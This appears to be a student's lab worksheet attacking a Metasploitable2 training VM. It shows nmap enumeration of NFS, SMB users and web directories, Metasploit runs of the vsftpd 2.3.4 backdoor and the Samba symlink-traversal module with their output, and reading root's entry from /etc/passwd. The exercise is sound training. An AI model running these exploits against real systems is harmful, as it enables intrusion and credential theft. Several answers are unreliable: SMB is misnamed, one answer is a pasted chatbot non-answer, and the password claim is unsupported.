
Find which directories are accessible from NFS:

Nmap –-script nfs-ls <IP of system>



9. **Paste a screen shot of the output**

Ans:





Enumerate which users can access samba shares:

Nmap –script smb-enum-users <IP of system>


10. **Paste a screenshot of the top the script results.**

Ans:






```
MAC Address: 00:50:56:8A:C9:28 (VMware)

Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\libuuid (RID: 1200)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\list (RID: 1076)
|     Full name:   Mailing List Manager
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Account disabled, Normal user account
```




```
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\mail (RID: 1016)
|     Full name:   mail
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\man (RID: 1012)
|     Full name:   man
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\msfadmin (RID: 3000)
|     Full name:   msfadmin,,,
|     Flags:       Normal user account
|   METASPLOITABLE\mysql (RID: 1218)
|     Full name:   MySQL Server,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\news (RID: 1018)
|     Full name:   news
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\postfix (RID: 1212)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\postgres (RID: 1216)
|     Full name:   PostgreSQL administrator,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\proftpd (RID: 1226)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\proxy (RID: 1026)
|     Full name:   proxy
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\root (RID: 1000)
|     Full name:   root
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\service (RID: 3004)
|     Full name:   ,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sshd (RID: 1208)
|     Flags:       Account disabled, Normal user account
```



```
|     Full name:   PostgreSQL administrator,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\proftpd (RID: 1226)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\proxy (RID: 1026)
|     Full name:   proxy
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\root (RID: 1000)
|     Full name:   root
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\service (RID: 3004)
|     Full name:   ,,,
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sshd (RID: 1208)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sync (RID: 1008)
|     Full name:   sync
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\sys (RID: 1006)
|     Full name:   sys
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\syslog (RID: 1204)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\telnetd (RID: 1224)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\tomcat55 (RID: 1220)
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\user (RID: 3002)
|     Full name:   just a user,111,,
|     Flags:       Normal user account
|   METASPLOITABLE\uucp (RID: 1020)
|     Full name:   uucp
|     Flags:       Account disabled, Normal user account
|   METASPLOITABLE\www-data (RID: 1066)
|     Full name:   www-data
|_    Flags:       Account disabled, Normal user account

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
msf6 >
```


It is evident that a large number of users are listed, the majority of whom have the flag "Account disabled," with the exception of




11. Which user accounts are enabled for samba?

Enumerate directories within http service:

Nmap –script http-enum <IP of system>





12. List any directories that you think might contain any potential vulnerabilities?

The directories listed below may contain potential vulnerability in my perspective.

/manager/html/upload:Apache Tomcat(401 unauthorized)

/manager/html:Apache Tomcat(401 unauthorzied)

Since they are marked as unauthorized and there is something fishy on that flag.

/admin/,/admin/home.html,/admin/login.html,/admin/index.html are few folders which am suspecting to be vulnerable since html files are somewhat easy to perform dictionary attacks.


Try out some more scripts on you own. Find 2 that reveal some vulnerability information.

13. Paste screenshot and descriptions of the two scripts below.

Ans: We know few open ports on the target system. Let us try to write few scripts using these open ports to check for vulnerabilities.

Scan against http vulnerabilities.

Script nmap –script http-vuln-cve2017-1001000 –p 80,443 192.168.2.6



CVE vulnerabilities:

Common vulnerability exposures on mysql

Script: nmap –script mysql-vuln-cve2012-2022 192.168.2.6

Nmap –script mysql-vuln-cve2012-2122 –p 3306 <target>

Part three: Exploiting vulnerabilities

In our ports scans, we discovered that vsftpd version 2.3.4 was running. This version of the service had a well know backdoor that we installed by a malicious developer. We can use a metasploit module to exploit this vulnerability,

Start you msfconsole and select the module to run the exploit

Use exploit/unix/gtp/vsftpd_234_backdoor

Set the target to your metasploit system

Set RHOST <IP of system>

Show target

Set TARGET 0

Verify targets and exploit

Show options

Exploit


This opened a telnet session as a root user. Run a few commands to test it out:


Whoami


Hostname

Grep root/etc/passwd

2. **Paste a screen shot of these commands**







Info: the last command gave you the password hash for the root user. This could come in handy later.

Find another exploitable payload that will run against metasploitable2. (There are tons of guides available on the internet)

3. **Provide screenshots of running the exploit. then answer the following questions.**

Ans:

```
msf6 > smb client -L 192.168.2.6
[-] Unknown command: smb
msf6 > smbclient -L 192.168.2.6
[*] exec: smbclient -L 192.168.2.6

Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

```
   21  exploit/freebsd/samba/trans2open                 2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                   2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                 2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results      2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow


Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 11
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.2.6
RHOST => 192.168.2.6
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.2.6

[*] 192.168.2.6:445 - Connecting to the server...
[*] 192.168.2.6:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.2.6:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.2.6:445 - Now access the following share to browse the root filesystem:
[*] 192.168.2.6:445 -   \\192.168.2.6\tmp\rootfs\

[*] Auxiliary module execution completed
```

As you can see, I was able to access the target system's DISC drivers using Samba.

I am now using Metasploit on the target system.

Success logging in.

Since we learned the password from answer 3 through ftp backdoor access, "root" is the password I used to log into the target system.

4. **What Service did this exploit use?**

Ans: Message blocking services on the SMB server were employed in this vulnerability. This command will try to connect to the remote system at IP address 192.168.2.6 when it is executed, listing the shares that are available and their permissions.

5. **What is the CVE ID and description of the vulnerability that it look advantage of?**

Ans: In order to furnish the Common Vulnerabilities and Exposures (CVE) ID and synopsis of a vulnerability that a particular exploit exploits, I would want precise knowledge about the exploit in question. Exploits may target different vulnerabilities, and they may be linked to distinct CVE IDs and descriptions.

I may attempt to send you information regarding the associated CVE ID and description if you have a specific Metasploit module or exploit in mind. Please let me know the name of the module or the specifics of the exploit.

6. **What were you able to access after successfully running the exploit?**

Ans: I have access to the information about the target system's printers and disk drivers.